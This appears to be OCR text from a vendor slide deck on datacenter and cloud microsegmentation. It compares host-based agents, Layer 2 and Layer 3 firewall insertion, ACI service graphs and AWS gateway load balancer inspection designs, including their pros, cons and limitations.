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
Terminal Services Infrastructure

Host-Based Microsegmentation – Terminal Servers in DC



Host-Based Agent Terminal Servers Microsegmentation

- Same agent as for workloads
- Ideal for fine-grained segmentation
- In-depth endpoint visibility
  - Flows/vulnerabilities/processes/users
- Protection for multi-user sessions at workload level
  - Intra-subnet flows
  - Inter-subnet flows
  - User/Group/Processes
- Suitable for <u>all personas</u>

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
Legacy OS

Network-Based Agentless Microsegmentation – Layer 2 Firewall Insertion



Layer 2 Firewall Protection (Transparent Mode)

- Best fit for **localized workloads**
- Acceptable for fine-grained segmentation
  - Bump-in-Wire on the datapath
- Full flow visibility with NSEL
  - Intra and Inter-subnet flows
- Protection at the network level
  - Intra-subnet (App-App)
  - Inter-subnet (App-App and External-App)
- Allows policy dual-management
  - CSW owned-policies
  - FMC owned-policies
- Convenient for network and firewall engineers

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
Non-Production Workloads (Dev)

Network-Based Agentless Microsegmentation – Layer 3 Firewall Insertion



Layer 3 Firewall Protection (Routed Mode)

- Excellent fit for **distributed workloads**
- Reasonable segmentation for workloads
  - Firewall as GW
- Partial flow visibility with NSEL
  - Inter-subnet flows only
- Protection at the network level
  - Inter-subnet only (App-App and External-App)
- Allows policy dual-management
  - CSW owned-policies
  - FMC owned-policies
- Convenient for network and firewall engineers

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
Production Workloads

Network-Based Agentless Microsegmentation – SDN Insertion with Firewall



Service Graph With Policy Based Redirect

- No re-architecture
  - Flexible and easy to configure
  - FW is selectively inserted in the path
- Supports both L3 and L2 FW modes
  - Intra and inter-subnet flow visibility (both)
  - Intra and Inter-subnet protection (both)
  - Preferred L3 mode
- Can do intra-ESG redirection

Service Graph Go-To/Go-Through Mode

- FW is in-path (Security over Connectivity)
  - Not very flexible and more complex
  - Typically used for North-South traffic
- Go-To
  - Inter-subnet visibility and protection
- Go-Through
  - Intra and Inter-subnet visibility protection

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
ACI (SDN) Firewall Insertion

Network-Based Agentless Microsegmentation – SDN Insertion with Firewall



Service Graph PBR and Firewall Insertion Protection

- Flexible segmentation for workloads
  - Acceptable fine-grained
  - Reasonable
- Full visibility of flows with NSEL
  - FW inserted in datapath with service graph
  - Intra and inter EPG/ESG
- Protection at network level
  - Intra EPG/ESG (intra-app)
  - Inter EPG/ESG (inter-app)
- Allows policy multi-management
  - CSW owned-policies
  - FMC owned-policies
  - ACI owned-policies
- Convenient for network (ACI) and firewall engineers

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
Secure Workload and ACI – 3.9 Patch 2

Network-Based Agentless (Enforcement) Microsegmentation – ACI Integration



Integration Highlights

- Telemetry via agents installed on workloads
- New ACI Connector (Secure Workload):
  - Configures the ACI policy engine
  - Configurable policy granularity
  - Policy optimization and TCAM monitoring
  - Pushes ESG contracts and constructs on ACI
  - No fabric re-architecture

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
Load-Balancer Services

Network-Based Agentless Microsegmentation – Load-Balancers Services



Load-Balancers Services Protection

- Provides end-to-end protection
  - Workloads with agents
    - Intra-App flows (network)
    - Inter-App flows (network)
    - User/Group/Processes
  - LB services with agentless integration
    - VIP/SNAT

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Cloud

Use-Cases

1. Host-Based Agent Microsegmentation
2. Cloud-Based Agentless Microsegmentation
   - Security Groups (AWS)
   - Network Security Groups (Azure)
   - Google Cloud VPC Firewall (GCP)
3. Network-Based Agentless Microsegmentation
   - Secure Firewall Insertion on Cloud

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
Public Cloud AWS – Architecture



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
AWS – North-South GWLB



https://d1.awsstatic.com/architecture-diagrams/ArchitectureDiagrams/gateway-load-balancer-inspection-north-south-ra.pdf

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
AWS – East-West GWLB



https://d1.awsstatic.com/architecture-diagrams/ArchitectureDiagrams/gateway-load-balancer-inspection-east-west-ra.pdf

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
AWS – Inspection Limitations

- Transit Gateways cannot be used as a destination for intra-subnet (intra-vpc) inspection user
  - Limits east-west intra-subnet inspection
- Only interfaces, instances, NAT GW, AWS Firewall or GWLBe can be used as destinations
- As an alternative, add east-west traffic flows in the distributed ingress/egress architecture (via GWLBe)



https://aws.amazon.com/blogs/networking-and-content-delivery/vpc-routing-enhancements-and-gwlb-deployment-patterns/

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

AWS – Distributed Ingress/Egress with East-West

- Distributed Ingress/Egress rely on each VPC having its own path to/from the internet via dedicated Internet Gateways (IGW)
- Possible to add East-West traffic flow inspection due to AWS MRS (More Specific Routing)
- Pros
  - Easier Management
  - Simplified Troubleshooting
  - Egress traffic can follow separate path
  - Intra-VPC (Inter-subnet) inspection
- Cons
  - Scalability and limitation of using IGW per VPC level
  - Not possible to do intra-subnet inspection





https://aws.amazon.com/blogs/networking-and-content-delivery/vpc-routing-enhancements-and-gwlb-deployment-patterns/

